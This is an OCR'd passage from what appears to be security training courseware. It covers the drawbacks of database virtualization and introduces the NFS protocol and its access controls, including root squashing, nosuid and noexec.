- Simplifies the migration of databases from one server to another
- Allows dynamic and automated deployment of new system instances and resources when required
- Increases the availability of databases by isolating virtual DBs and switching to another when one is down


Disadvantages:

- They require huge amounts of resources for performing different database related tasks
- Virtualized DBs creates complexity for the database administrators (DBAs), as they must maintain the DBs along with the virtualization technology
- Difficult solving issues with a virtual database as a result of error in the VM or virtual system



LO#06: Explain Network File System (NFS)

Notes: ____




Network File System (NFS)

- The Network File System (NFS) is a **distributed file system protocol** that allows users to read, write, store, and access files across devices connected through a network
- The file system works on all **IP-based networks** and uses TCP\UDP for data access and delivery

NFS Security

- NFS offers the following two types of security:
  - Host level (access control)
  - File level (operational)



NFS Host and File Level Security


- Host level security refers to **restricting certain operations** when the remote user does not provide correct credentials
- File level security refers to limiting actions on the files in a mounted file system

Methods of securing access controls in NFS include:

Root squashing	**nosuid**	**noexec**
The process of limiting superuser access privileges using identity authentication To enforce restrictions on the superuser, the administrators map the root's UID to the anonymous user in the NFS RPC credential structure	Does not allow the SUID or SGID to take effect on this filesystem Uses the nosuid option to prevent the execution of NFS mounted user identity executables on the host	Prevents the execution of files from this partition Uses the noexec option to prevent a user's identity from executing binaries

Notes:

LO#07: Explain Various Web Markup and Programming Languages



